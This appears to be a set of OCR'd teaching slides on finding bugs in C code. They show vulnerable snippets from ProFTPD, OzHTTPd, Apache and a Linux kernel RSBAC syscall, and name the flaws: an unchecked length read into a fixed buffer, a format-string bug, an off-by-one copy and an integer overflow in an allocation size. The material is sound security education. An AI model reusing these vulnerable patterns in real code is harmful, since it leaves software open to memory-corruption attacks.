
ProFTP is the secure ftpd right?



```c
int pr_ctrls_recv_request(pr_ctrls_cl_t *cl) {
    pr_ctrls_t *ctrl = NULL, *next_ctrl = NULL;
    char reqaction[512] = {'\0'}, *reqarg = NULL;
    size_t reqargsz = 0;
    unsigned int nreqargs = 0, reqarglen = 0;

    /* Next, read in the requested number of arguments. The client sends
    * the arguments in pairs: first the length of the argument, then the
    * argument itself. The first argument is the action, so get the first
    * matching pr_ctrls_t (if present), and add the remaining arguments to it.
    */

    if (read(cl->cl_fd, &reqarglen, sizeof(unsigned int)) < 0) {
        pr_signals_unblock();
        return -1;
    }

    if (read(cl->cl_fd, reqaction, reqarglen) < 0) {
        pr_signals_unblock();
        return -1;
    }
```


- What’s the vulnerability here?
- How would you fix it?

ProFTP vuln recap




```c
int pr_ctrls_recv_request(pr_ctrls_cl_t *cl) {
    pr_ctrls_t *ctrl = NULL, *next_ctrl = NULL;
    char reqaction[512] = {'\0'}, *reqarg = NULL;
    size_t reqargsz = 0;
    unsigned int nreqargs = 0, reqarglen = 0;

    /* Next, read in the requested number of arguments. The client sends
    * the arguments in pairs: first the length of the argument, then the
    * argument itself. The first argument is the action, so get the first
    * matching pr_ctrls_t (if present), and add the remaining arguments to it.
    */

    if (read(cl->cl_fd, &reqarglen, sizeof(unsigned int)) < 0) {
        pr_signals_unblock();
        return -1;
    }

    if (read(cl->cl_fd, reqaction, reqarglen) < 0) {
        pr_signals_unblock();
        return -1;
    }
```

- Attack can arbitrarily specify the reqarnlen integer, and thus read in an arbitrary number of bytes to the reqaction buffer.
- Allowing the user to arbitrarily specify the value of integers later used for operations in the program is often problematic and a source of vulnerabilities.



```
serverlog(LOG_TYPE_t type, const char *format, ...)
{
    FILE            *log;
    char             buf[BUFSIZE];
    va_list          ap;

    switch (type)
    {
        case ACCESS_LOG:
            log = server->access_log;
            break;
        case ERROR_LOG:
            log = server->error_log;
            break;
        default:
            return;
    }

    if (format != NULL)
    {
        va_start(ap, format);
        vsprintf(buf, format, ap);
        va_end(ap);
    }

    fprintf(log, buf);
    fflush(log);
}
```


- This one is from OzHTTPd.
- You know the drill



```
serverlog(LOG_TYPE_t type, const char *format, ...)
{
    FILE            *log;
    char             buf[BUFSIZE];
    va_list          ap;

    switch (type)
    {
        case ACCESS_LOG:
            log = server->access_log;
            break;
        case ERROR_LOG:
            log = server->error_log;
            break;
        default:
            return;
    }

    if (format != NULL)
    {
        va_start(ap, format);
        vsprintf(buf, format, ap);
        va_end(ap);
    }

    fprintf(log, buf);
    fflush(log);
}
```

- Possible overflow in the vsprintf
- Definite format string vulnerability in the fprintf.
- Error logging in daemons have historically been a common source of format string’s and other vulnerabilities.


Apache Vulnerability



```c
if (last_len + len > alloc_len)
{
    char *fold_buf;
    alloc_len += alloc_len;
    if (last_len + len > alloc_len)
    {
        alloc_len = last_len + len;
    }
    fold_buf = (char *)apr_palloc(r->pool, alloc_len);
    memcpy(fold_buf, last_field, last_len);
    last_field = fold_buf;
}
memcpy(last_field + last_len, field, len+1); //+1 for null
```


- The tell tale signs are there…

Apache Vulnerability




```c
if (last_len + len > alloc_len)
{
    char *fold_buf;
    alloc_len += alloc_len;
    if (last_len + len > alloc_len)
    {
        alloc_len = last_len + len;
    }
    fold_buf = (char *)apr_palloc(r->pool, alloc_len);
    memcpy(fold_buf, last_field, last_len);
    last_field = fold_buf;
}
memcpy(last_field + last_len, field, len+1); //+1 for null
```

- If the two if conditions are true, we will have an off byte one vulnerability in the last memcpy




```c
int rsbac_acl_sys_group(enum  rsbac_acl_group_syscall_type_t call,
                        union rsbac_acl_group_syscall_arg_t arg)
  {
    switch(call)
      {
        case ACLGS_get_group_members:
          if(   (arg.get_group_members.maxnum <= 0)
             || !arg.get_group_members.group
            )
            {
            rsbac_uid_t * user_array;
            rsbac_time_t * ttl_array;

            user_array = vmalloc(sizeof(*user_array) *
            arg.get_group_members.maxnum);
            if(!user_array)
              return -RSBAC_ENOMEM;
            ttl_array = vmalloc(sizeof(*ttl_array) *
            arg.get_group_members.maxnum);
            if(!ttl_array)
              {
                vfree(user_array);
                return -RSBAC_ENOMEM;
              }

            err =
            rsbac_acl_get_group_members(arg.get_group_members.group,
                                              user_array,
                                              ttl_array,
                                              arg.get_group_members.maxnum);
  }
```

- This one is from the linux kernel
- Hint: 2 examples of the same vulnerability here



